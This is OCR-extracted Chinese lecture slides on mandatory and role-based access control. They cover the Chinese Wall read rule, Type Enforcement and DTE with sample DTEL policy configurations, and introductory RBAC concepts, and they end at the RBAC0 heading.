


防止间接的  
信息泄漏!

# Chinese Wall –间接信息流- Read Rule

Read access granted **only if no other** object can be **written** that:

- Belongs to a competing company dataset
- Contains un-sanitized information




# TE模型

- 类型实施模型 TE (Type Enforcement)
- 域类实施模型 DTE (Domain and Type Enforcement)

# TE策略描述

- TE将系统视为一个主动实体（主体）的集合和一个被动实体（客体）的集合。
  - (1) 每个主体有一个属性-域，每个客体有一个属性-类型，这样所有的主体被划分到若干个域中，所有的客体被划分到若干个类型中。
  - (2) “域定义表” (Domain Definition Table, DDT)，描述各个域对不同类型客体的访问权限。
  - (3) “域交互表” (Domain Interaction Table, DIT)，描述各个域之间的许可访问模式 (如创建、发信号、切换) 。

# 域定义表DDT




# 域间作用表DIT

- DIT是用于描述**主体对主体**的访问权限的二维表，该表的行与列都与域相对应，行与列的交叉点的元素表示行中的域对列中的域的访问权限
- 权限：发信号、创建进程、杀死进程

# TE模型

- 为什么TE模型是强制访问控制?
  - 基于域和类型而不是用户标识，进行访问控制
  - DDT和DIT由管理员确定

# TE模型应用



TE模型实现的应用隔离

# TE模型的不足

- 访问控制权限的配置比较复杂
- 二维表结构无法反映系统的内在关系
  - 目录、父子进程等的层次关系
- 控制策略的定义需要从零开始
  - TE只规定了访问控制框架，没有提供访问控制规则

# DTE模型的特点

- 使用高级语言描述访问控制策略
  - 提供**DTE语言**，用于取代TE模型的二维表，描述安全属性和访问控制配置；
- 采用隐含方式表示文件安全属性
  - 在系统运行期间，利用内在的**客体层次结构关系**简明的表示文件的安全属性，以摆脱对存储在物理介质上的文件属性的依赖。

# DTEL语言的主要功能

- 类型描述
- 类型赋值
- 域描述
- 初始域设定

# 类型描述语句

```
type unix_t,specs_t,budget_t,rates_t;
```


# 类型赋值语句

```
assign -r -s unix_t      /;
assign -r -s specs_t    /subd/specs;
assign -r -s budget_t   /subd/budget;
assign -r -s rates_t    /subd/rates;
```

# 访问权限

- 域对类型: r、w、x、d
- 域对域: exec、auto

# 域的入口点



# 域描述语句

```
#define DEF (/bin/sh), (/bin/csh), (rxd->unix_t)  
domain engineer_d = DEF, (rwd->specs_t);  
domain project_d = DEF, (rwd->budget_t), (rd->rates_t);  
domain accounting_d= DEF, (rd->budget_t), (rwd->rates_t);
```

# 域描述语句

```
domain engineer_d = (/bin/sh), (/bin/csh),  
                     (rxd->unix_t), (rwd->specs_t);  
  
domain project_d = (/bin/sh), (/bin/csh),  
                     (rxd->unix_t), (rwd->budget_t), (rd->rates_t);  
  
domain accounting_d= (/bin/sh), (/bin/csh),  
                     (rxd->unix_t), (rd->budget_t), (rwd->rates_t);
```

# 域描述语句

```
domain system_d= (/etc/init), (rwdx->unix_t), (auto->login_d);  
domain login_d = (/bin/login), (rwdx->unix_t),  
                  (exec->engineer_d,project_d,accounting_d);  
initial_domain = system_d;
```

# DTE---举例


```
01 type unrestricted_t, simpleDaemon_t;
02
03 domain unrestricted_d = (/sbin/init),
04             (cdrwx->unrestricted_t),
05             (drwx->simpleDaemon_t),
06             (auto->simpleDaemon_d);
07
08 domain simpleDaemon_d = (/bin/simpleDaemon),
09             (rw->simpleDaemon_t);
10
11 initial_domain = unrestricted_d;
12
13 assign -r unrestricted_t /;
14 assign     simpleDaemon_t /etc/simpleDaemon;
```



Domain unrestricted\_d



Domain simpleDaemon\_d




(a)

(b)

(c)


# DTE---举例

```
01 type generic_t, binaries_t, dte_t, readable_t, writable_t;
02 domain daemon_d = (/sbin/init,
03                     (crwd->writable_t),
04                     (rxd->binaries_t),
05                     (rd->generic_t, readable_t),
06                     (auto->login_d);
07 domain login_d = (/usr/bin/login),
08                     (crwd->writable_t),
09                     (rd->generic_t, readable_t, dte_t),
10                     setauth,
11                     (exec->user_d, admin_d);
12 domain user_d = (/usr/bin/{sh, csh, tcsh}),
13                     (crwdx->generic_t),
14                     (rwd->writable_t),
15                     (rxd->binaries_t),
16                     (rd->readable_t, dte_t);
17 domain admin_d = (/usr/bin/{sh, csh, tcsh}),
18                     (crwdx->generic_t),
19                     (rwdx->writable_t, binaries_t, readable_t,
20                     dte_t);
21 initial_domain = daemon_d;
22 assign -r generic_t /;
23 assign -r writable_t /usr/var, /dev, /tmp;
24 assign -r readable_t /etc;
25 assign -r -s dte t /dte;
26 assign -r -s binaries_t /sbin, /bin, /usr/libexec,
27                     /usr/{sbin,bin},
28                     /usr/local/bin;
```




# 基于角色的访问控制(RBAC)

- 安全管理的复杂性
  - 对于大量的主体和客体，数量授权可以变得非常大
  - 对于动态用户群体，要执行的授予和撤销操作的数量可能变得非常难以管理



# 基于角色的访问控制

- 组织基于角色进行操作
  - 角色：新的抽象层
- RBAC为组织中的角色分配权限，而不是直接向用户分配权限
- 使用角色，管理的关系就更少了
  - 可能是从 $O(mn)$ 到 $O(m+n)$ ，其中m是用户的数量，n是权限的数量。



# 基于角色的访问控制

- 角色更加稳定
  - 用户可以很容易地从被一个角色重新分配给另一个角色
  - 当新的应用程序和系统被合并时，角色可以被授予新的权限，并且可以根据需要撤销角色的权限
  - 分配给角色的权限相对缓慢地变化
- 让管理员在现有角色中授予和撤消用户成员资格，而不必授权他们创建新角色或更改角色权限。
  - 将角色分配给用户需要的技巧比给角色分配权限要少

# 组vs. 角色

- 区别
  - 用户集合vs. 用户和权限集合
  - 角色可以被激活和停用，组不能
    - 可以使用组通过**负授权**以阻止访问
    - 角色可以停用以实现最小特权(least privilege)
  - 角色可以枚举其具有的权限
    - 角色与函数关联
  - 角色形成层次结构


# 基于角色的访问控制 (RBAC)

- 简化授权管理
  - 主体-角色-客体 vs. 主体-客体
  - 为各种功能创建角色
  - 用户根据职责分配角色
- 表达组织策略
  - 职责分离 (SOD, Separation of Duty)
    - 定义不能由同一用户执行的冲突角色
  - 权力下放 (Delegation of authority)
- 支持
  - 最小特权
  - SOD
  - 数据抽象

# RBAC-基本概念


- 用户(user)、权限(permission)、角色(role)
- 权限分配: role-Permission
- 用户分配: user-role
- 会话: session, 动态激活的角色子集

# RBAC模型




R.S. Sandhu, E.J. Coyne, H.L. Feinstein, and C.E. Youman. *Role-based Access Control Models*. IEEE Computer, 29(2):38--47, February 1996

# RBAC模型



# RBAC<sub>0</sub>



